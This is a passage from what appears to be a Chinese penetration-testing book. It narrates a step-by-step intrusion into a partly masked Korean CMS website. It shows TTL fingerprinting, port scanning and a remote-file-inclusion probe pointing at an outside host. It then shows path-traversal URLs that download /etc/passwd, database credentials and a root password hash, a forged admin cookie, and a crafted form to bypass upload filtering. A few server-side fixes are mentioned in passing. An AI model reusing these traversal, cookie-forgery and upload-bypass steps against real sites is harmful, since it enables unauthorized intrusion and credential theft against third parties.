⑤ 一些特殊情况下，其 TTL 值会有一些不同。LINUX Kernel 2.2.x & 2.4.x ICMP 回显应答的 TTL 字段值为 64，FreeBSD 4.1, 4.0, 3.4、Sun Solaris 2.5.1, 2.6, 2.7, 2.8、OpenBSD 2.6, 2.7、NetBSD、HP UX 10.20 等 ICMP 回显应答的 TTL 字段值为 255。

从返回的 TTL 值中，可以初步判定目标主机是 Linux 系统。

防护技巧

在一般意义上可以通过“ping 主机地址”或者“ping 网站域名地址”来获取 TTL 值，通过 TTL 值来判断网站所在主机的操作系统类型。一些防护严格的系统会自定义 TTL 值，从而让入侵者无法通过 TTL 值来获取操作系统的类

型。TTL 值的注册表位置为 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters 其中有个 DefaultTTL 的 DWORD 值，其数据就是默认的 TTL 值了，我们可以修改，但不能大于十进制的 255。例如本人的计算机的 TTL 值就是 127，如图 4-68 所示，嘿嘿，从常见的 TTL 值你就无法知道！




图 4-68　自定义 TTL 值

注意：

修改 TTL 值后需要重启计算机才能生效，不同计算机操作系统可能修改的 TTL 值地方不一样，一般情况下是去注册表“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet001\Services\Tcpip\Parameters”下修改 DefaultTTL 的值，如果是在“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters”中，则需要新建“DefaultTTL”键，且类型为 DWORD。

2. 获取服务器架构信息

通常通过在浏览器中输入“http://221.139.***.21/antian365/”地址，其中“antian365”为不存在的目录，从返回出错的信息来判断服务器架构信息，如图 4-69 所示，可以看出系统使用的是 apache1.3.36，因为小站根本是使用免费的 MySQL 数据库，所以可以确认是典型的 LAMP 架构。

说明：

（1）http://221.139.***.21/antian365/如果是在 IE 浏览器输入，一定要把显示友好 HTTP 错误信息去掉，具体操作：选择 IE 浏览器——工具——Internet 选项；在高级选项框中将“显示友好 HTTP 错误信息”的勾选去掉，这样才能显示详细的错误信息。



图 4-69 获取服务器架构信息

LAMP 架构网络小知识

LAMP 是一种 Web 网络应用和开发环境，基本上是四种开源软件技术的组合，它们组合在一起产生了一个功能强大的应用服务平台，使用却相对来说比较简单和容易。

LAMP 是基于 Linux、Apache、MySQL 和 PHP 的开放资源网络开发平台，这个术语来自欧洲，LAMP 名字取自每个程序的第一个字母，也有人认为 LAMP 是一种 Web 网络应用和开发环境，是 Linux、Apache、MySQL、Php/Perl 的缩写，每一个字母代表了一个组件。其实 LAMP 这个词的由来最早始于德国杂志“c't Magazine”，Michael Kunze 在 1990 年最先把这些项目组合在一起创造了 LAMP 的缩写字。

这些组件并不是开始就设计为一起使用的，由于开源和免费，随着越来越多的人使用它，其兼容性不断改善和完善，因此逐渐成为 Web 应用程序开发的一种架构。在这个架构中每个程序在所有权里都符合开放源代码标准：Linux 是开放系统；Apache 是最通用的网络服务器；MySQL 是带有基于网络管理附加工具的关系数据库；PHP 是流行的对象脚本语言，它包含了多数其他语言的优秀特征来使得它的网络开发更加有效。有时候，开发者在 Windows 操作系统下使用这些 Linux 环境里的工具称为使用 WAMP，也称为 WAMP 架构。随着开源潮流的蓬勃发展，开放源代码的 LAMP 已经与 J2EE 和.Net 商业软件形成三足鼎立之势，并且该软件开发的项目在软件方面的投资成本较低，因此受到整个 IT 界的关注。

3. 探测端口信息

用 sfind 扫一下服务器，发现只开启 21，80 端口，如图 4-70 所示，其中 3306MySQL 数据库端口也可以进行探测。

之后使用 HScan 软件扫描 MySQL 数据库和 FTP 弱口令，没有结果。看来还得从 Web 程序入手。



图 4-70　端口信息

4.4.2　Web 应用程序安全检测

1．注入测试

用阿 D，NBSI 等注入工具寻找注入点，没有发现。同时用手工查找，也没有找到。

2．寻找上传点

http://www.b**.net/ez/bbs.php?table=qna&query=write 发现可以发帖子，但并没有文件上传的地方。

3．旁注检测

打开 http://www.myipneighbors.com/，同一服务器下一共有 114 个站点，都是使用相同的 CMS，用明小子的 DOMAIN 批量检测一下注入点和上传漏洞，和预计的结果一样，也没有发现。

> **说明：**
>
> http://www.myipneighbors.com/ 是一个通过 IP 地址或者域名来获取该 IP 地址或者域名所在服务器中所存在的其他网站地址。它比明小子的 DOMAIN 能查询到更准确的数据。

4．包含漏洞检测

没办法，还是再仔细看看 www.b****k.net，当浏览到 http://www.b****k.net/ez/inc.php?inc=company/sub1_1，这个是不是存在包含漏洞呢？于是测试 http://www.b****k.net/ez/inc.php?inc=http://116.23.82.87:81/WebShell，出现错误，如图 4-71 所示。

虽然没有找到远程包含漏洞，但这里可以暴出网站的绝对路径：/home/ba****.net/public_html/ez/。



图 4-71 不能远程包含漏洞

说明：

（1）包含漏洞的原因是程序员在使用涉及的危险函数 include、require、include_once 和 require_once 时，未对传入的变量时做出过滤。

（2）关于暴出网站绝对路径的修补。include 或 require 因为找不到包含的文件，所以会显示出错，要屏蔽掉错误显示也很简单，只要在 include 或 require 加个“@”就可以了。

5. 下载任意文件漏洞检测

手工检测下载任意文件漏洞。目前对于下载任意文件漏洞的检测一般通过手工进行检测。在浏览到 http://www.b****k.net/ez/bbs.php?table=sub1&query=view&uid=133&p=1 网页时，发现可以单击下载图片，如图 4-72 所示。



图 4-72 下载图片

可以通过修改 URL 地址来下载网站的其他文件，通过观察，URL 地址 http://www.b****k.net/ez/bbs.php?table=sub1&action=down&where=dat&dtype=up&uid=133&file=20080706012226_4-1.jpg 中，file 参数直接使用文件名，也许可以下载其他文件，于是在 URL 地址栏中输入：

http://www.b****k.net/ez/bbs.php?table=sub1&action=down&where=dat&dtype=up&uid=133&file=20080706012241_4.jpg（20080706012241_4.jpg 为另一张图片）返回一片空白，查看源代码，发现都是不认识的文字，如图 4-73 所示，不能下载其他图片文件。



图 4-73　不能下载

不懂是什么意思。难道用 uid 参数限制了？还是其他什么的原因。于是重新输入：

http://www.b****k.net/ez/bbs.php?table=sub1&action=down&where=dat&dtype=up&uid=133&file=20080706012226_4-1.jpg，发现还是一片空白，明明点击可以下载，为什么从地址栏直接输入就不可以下载？哦。这不就是和很多下载站所用的伎俩——防盗链。

> **说明：**
>
> 关于防盗链。也就是下载时检查 referrer 参数是不是来自本站的页面，如果不是，就不可以下载。

6. 突破防盗链

突破防盗链方法有很多，可以用 asp、PHP、vbs 或使用改包 NC 提交都可以。这里介绍的是一种比较简便的方法，使用 Firefox 自定义 referer 插件来突破。首先我们应该先抓包，看看下载时的 referrer 参数值是什么。

（1）使用 LiveHTTPHeaders 插件获取 referrer 参数值

先安装一个 Firfox 抓包插件 LiveHTTPHeaders（http://livehttpheaders.mozdev.org/installation.html），打开该地址，然后单击网页链接“Install version 0.14 of LiveHTTPHeaders now”，Firefox 会提示进行该软件的安装，如图 4-74 所示，单击立即安装即可。




图 4-74　安装 LiveHTTPHeaders 组件

> **注意：**
>
> 由于组件对 Firefox 有版本要求，因此会出现一些组件无法安装的现象，如果出现安装提示警告信息时，一般都可以进行安装。

LiveHTTPHeaders 可以抓取 http，https 的数据链接，包括 get 和 post，一个很不错的插件。安装好插件后，重启 FireFox，打开下载页面，运行 LiveHTTPHeaders 抓包（工具->Live HTTP Headers），然后再点击下载，不一会，包就抓好了，查看一下，referrer 参数值为 http://www.b****k.net/ez/bbs.php?table=sub1&query=view&uid=133&p=1，如图 4-75 所示，取得 referrer 参数值。




图 4-75　获取 referrer 参数值

（2）使用 RefControl 插件构造 referrer 值

接着到 http://www.blogjava.net/baicker/archive/2008/04/08/191485.html 安装 Firefox 自定义 referer 插件 RefControl，同样安装好之后，重启 Firefox，运行 RefControl，单击“添加站点”按钮，在站点中输入 http://www.b****k.net，动作选择自定义，同时输入抓包所获取的 referrer 值 http://www.b****k.net/ez/bbs.php?table=sub1&query=view&uid=133&p=1，如图 4-76 所示，然后单击“确定”按钮，使设置生效，到此构造 referrer 值完毕。




图 4-76　使用 RefControl 构造 referrer 参数值

技巧

可以直接 Firefox 的附加组件来搜索和添加组件。方法是在 Firefox 中单击“工具”-“附加组件”，在弹出的附加组件中单击“获取附加组件”，在搜索输入框中输入需要添加到的组件名称，然后单击搜索按钮即可查找已经存在 Firefox 附加组件，如果找到，单击“查看全部结果”，按照提示安装即可。

（3）下载 passwd 文件

在 Firefox 地址栏输入：http://www.b****k.net/ez/bbs.php?table=sub1&action=down&where=dat&dtype=up&uid=133&file=20080706012226_4-1.jpg，发现可以下载 20080706012226_4-1.jpg 文件了，再试试 http://www.b****k.net/ez/bbs.php?table=sub1&action=down&where=dat&dtype=up&uid=133&file=20080706012241_4.jpg，也可以下载 20080706012241_4.jpg。我们试试能不能下载/etc/passwd 文件，构造 URL 为：

http://www.b****k.net/ez/bbs.php?table=sub1&action=down&where=dat&dtype=up&uid=

133&file=../../../../../../../../etc/passwd，可以下载，如图 4-77 所示，可以下载 passwd 文件。



图 4-77　下载 passwd 文件

7. 获取系统用户名

使用 Editpuls 编辑器打开下载的 passwd 文件，如图 4-78 所示，可以查看该服务器上全部的用户以及密码信息。




图 4-78　passwd 文件内容

> **说明：**
>
> 通过查看图片的属性可以知道，图片在网站的目录为/ez/bbs/table/pic2/upload/，结合前面暴出的网站绝对路径，得知图片在服务器中的绝对路径为/home/b****k.net/public_html/ez/bbs/table/pic2/upload/，所以需要8个“../”才能返回根目录。

/etc/passwd 文件是 Linux 系统的主要文件之一。该文件中包含了所有用户登录名清单；为所有用户指定了主目录；在登录时使用的 Shell 程序名称等。该文件还保存了用户口令；给每个用户提供系统识别号。到这里，就可以通过 phpmyadmin 拿 WebShell 了，但我还是想继续检测程序漏洞。

8. 破解系统密码

使用 LC5 导入 UNIX shadow file 文件，即刚才下载的 passwd 文件，导入后可以看到系统共有 295 个账号。如图 4-79 所示，可以进行破解。




图 4-79　破解 Linux 系统账号

9. 继续检测 Web 程序漏洞

继续通过下载漏洞获取其他文件，在浏览器中输入构造好的地址：

http://www.b****k.net/ez/bbs.php?table=sub1&action=down&where=dat&dtype=up&uid=133&file=../../../../cz/bbs.php 来下载 bbs.php 文件，将 bbs.php 文件下载到本地后，通过查看源代码，得到连接数据库的文件为 conf/db_info.php，于是构造数据库文件下载地址：

http://www.b****k.net/ez/bbs.php?table=sub1&action=down&where=dat&dtype=up&uid=133&

file=../../../../conf/db_info.php 下载数据库连接文件，得到连接数据库的用户名和密码：

```
<?
$DB[kind] = "mysql";
$DB[host] = "localhost";
$DB[name] = "b*******";
$DB[user] = "banseuk";
$DB[pass] = "se********";
?>
```

于是登录 phpmyadmin（221.***.**.21/mysql）管理数据库，准备查找出网站后台的用户名和密码（有时并不一定能找到 phpmyadmin 的地址），使用用户名“b*******”以及对应密码“"se********"”进行登录，登录 Phpmyadmin 后发现，该网站管理员表 kimsmall7_gadmin 竟然是空的，如图 4-80 所示。



图 4-80 管理员表为空

或者说这个不是管理员表？于是先下载登录处理文件看看，构造 login 文件下载地址：

http://www.b****k.net/ez/bbs.php?table=sub1&action=down&where=dat&dtype=up&uid=133&file=../../../../lib/login.php，将其下载到本地。查看一下代码，原来只有 ROOT 这个用户可以登录，但 ROOT 用户的密码不在数据库中，而在 conf/mkpass.php 文件中，而且使用 crypt 函数加密，如图 4-81 所示。



图 4-81　查看 mkpass.php 文件代码

说明：不过有的网站是可以有后台登录的，其后台登录处理代码如图 4-82 所示。



图 4-82　有管理后台代码

不过如果我找不到 phpmyadmin 的地址，也无法查出管理员的密码。而且就算登录了后台管理，也没有可以利用的地方。于是尝试 ROOT 登录，看看有没有可以利用的地方。先下载 ROOT 密码文件 http://www.b****k.net/ez/bbs.php?table=sub1&action=down&where=

dat&dtype=up&uid=133&file=../../../../conf/mkpass.php

得到密码如下：

```
<?
$ROOT_PASS = "mldzOtDVllwqw";
?>
```

这是使用了 PHP 的 crypt 加密函数加密的，要解密是比较难的，所以就不打算解密了。

10. cookie 欺骗成功

先看看可否使用 UPDATE 更新管理员密码，先看一下源代码：

```
if ($MB_ID == 'ROOT' && $MB_PW != '')
{
    include '../conf/mkpass.php';
    $crypt_key = "ml5300a";
    $INPUT_PASS = crypt ($MB_PW, $crypt_key) ;
    if ($INPUT_PASS == $ROOT_PASS)
    {
        setcookie ("MyLootPass" , $ROOT_PASS , 0 , "/") ;
        getTargetLink ("../index.php", "", "") ;
    } else { echo"<script>alert ('老摹窍绰 沥焊啊 绝嚼聪促.     ') ; history.go
(-1) ;</script>"; }
}
```

这个不是可以 cookie 欺骗吗？于是打开桂林老兵的 mybrowse，打开网站后，点击自定义 cookie，把 cookie 修改为：MyLootPass=mldzOtDVllwqw;PHPSESSID=ae92f7f6cd637f942071b67b8f4881ad，然后刷新一下页面，显示已登录（看左上角），如图 4-83 所示。



图 4-83 cookie 欺骗成功

11. 得到前台可上传页面

这个是前台管理员，在前台管理中，有发公告的地方，并可以上传文件，如图 4-84 所示。



图 4-84　有上传可利用管理页面

12. 上传 php 文件受限

后台对文件类型做了一些限制，当我选择 php 文件时，却弹出一个对话框，如图 4-85 所示。



图 4-85　限制上传 php 文件

在没有提交上传的时候，就跳出来对话框，说明肯定本地使用 JavaScript 做了验证，所以可以自己构造一个上传表单来突破，于是先下载上传处理文件 upload.php 文件。构造其地址：

http://www.b****k.net/ez/bbs.php?table=sub1&action=down&where=dat&dtype=up&uid=133&file=../../../../bbs/lib/module/upload/upload.php，下载到本地后打开该文件查看其源代码：

```
    if ($action == "upload")
    {
        if (is_uploaded_file ($HTTP_POST_FILES[upFile][tmp_name]))
        {
            $upFile_Ext = explode ('.' , $HTTP_POST_FILES[upFile][name]) ;
            if ( strstr ( "html, php3, inc, asp, jsp" , $upFile_Ext[sizeof
($upFile_Ext) -1]))
            {
                echo "<script language=javascript>";
                echo "alert ('诀肺靛且 荐 绝绰 颇老犬厘磊涝聪促.      ') ;";
                echo  "parent.document.getElementById ( 'UploadLed' ) .style.
display='none';";
                echo "</script>";
                exit;
            }
            $filesize = $HTTP_POST_FILES[upFile][size];
    ……（略去无关代码）
            if  ( is_file  ( "../../../table/$table/upload/".$HTTP_POST_FILES
[upFile][name])) {
                $upname = date ("His") ."_".$HTTP_POST_FILES[upFile][name];
                move_uploaded_file  (  $HTTP_POST_FILES[upFile][tmp_name]  ,
"../../../table/$table/upload/".$upname) ;
            }
            else {
                $upname = $HTTP_POST_FILES[upFile][name];
                move_uploaded_file  (  $HTTP_POST_FILES[upFile][tmp_name]  ,
"../../../table/$table/upload/".$upname) ;
            }
        }
```

好像可以上传 php 文件的，先构建一个上传表单，代码如下：

```
    <HTML>
    <BODY>
    <FORM  NAME='UploadForm'  method='post'  enctype='multipart/form-data'
action="http://www.b****k.net/ez/bbs/lib/module/upload/upload.php"
target='Tmp_Up_Iframe' >
    <INPUT TYPE=hidden NAME='action' VALUE='upload'>
    <INPUT TYPE=hidden NAME='table' VALUE='sub1'>
```

```
<INPUT TYPE=hidden NAME='MaxUp_Size' VALUE='200'>
<INPUT TYPE=FILE NAME='upFile' value="">
<INPUT TYPE=SUBMIT NAME='SubmitBtn' VALUE='提交'>
</FORM>
</BODY>
</HTML>
```

另存为 upload.htm，再次选择一个 php 文件上传试试，发现并不能上传，如图 4-86 所示。



图 4-86　还是不能上传 php 文件

于是上传一个 gif.phP 文件（Linux 服务器是区分大小写的）。上传成功后，用 IE 浏览器浏览（不要用 Firefox，不然图片也会变成下载）http://www.b****k.net/ez/bbs/table/sub1/upload/gif.phP，但发现是出现下载页面，服务器不解释。如图 4-87 所示。



图 4-87　不解释 phP 文件

再看一看 strstr 函数的解释。

语法：string strstr（string haystack，string needle）；

本函数将 needle 最先出现在 haystack 处起至 haystack 结束的字符串返回。若找不到 needle 则返回 false。

> **说明**：个人认为，使用 session 验证比 cookie 安全些；还有就是对上传文件格式的验证，一定要在服务器端进行，在客户端验证的话，随便自己在本地构建一个表单就可以轻轻松松绕过了。

4.4.3 总结与探讨

通过本次对韩国某 CMS 系统网站进行检测，用到了 LiveHTTPHeaders、RefControl 插件，通过这些插件来辅助进行安全检查，其效果是非常明显的，在本次检测中成功进行突破防盗链、进行了 cookie 欺骗，对 php 类型的网站安全检查应该是多了一些实际经验。

4.5 对某公司站点的一次安全检查

由于近两年来，安全站点如雨后春笋般冒出来，加上国内著名安全杂志“黑客手册”、“黑客在线”等推出，很容易下载一个安全攻击工具对站点或者网络进行攻击，而由于网站程序具有较大的移植性，因此某一个程序（论坛程序、blog 程序）可能在网上广为流传和使用，一旦出现安全漏洞，将会造成安全事件。本文对一个 www.****.com.cn 站点进行安全检测，造成系统存在漏洞，并进行了安全渗透测试，最终给出安全建议。下面将其安全检测过程写出来跟大家一起分享。

4.5.1 漏洞踩点

“漏洞踩点”，哈哈，跟偷东西似的，其本质是一样的，不过我在此啰唆两句，一个网站，当其文件数量巨大的时候，就要进行冷静的思考，对网站总体架构，网站目录结构，网站使用的脚本类型等进行分析。网站目录可以通过下面三种方式获取。

（1）网站根目录 robots.txt 文件。大型网站一般都存在 robots.txt 文件，如果网站做了搜索限制，则网站文件目录结构可以通过 robots.txt 文件获取，robots.txt 文件中包含很多内容，不懂的朋友可以去百度搜索一下，使用 robots 主要为了限制或者鼓励搜索引擎搜索，可以允许或者禁止对某些敏感的内容进行搜索，而文件往往位于这些目录中。

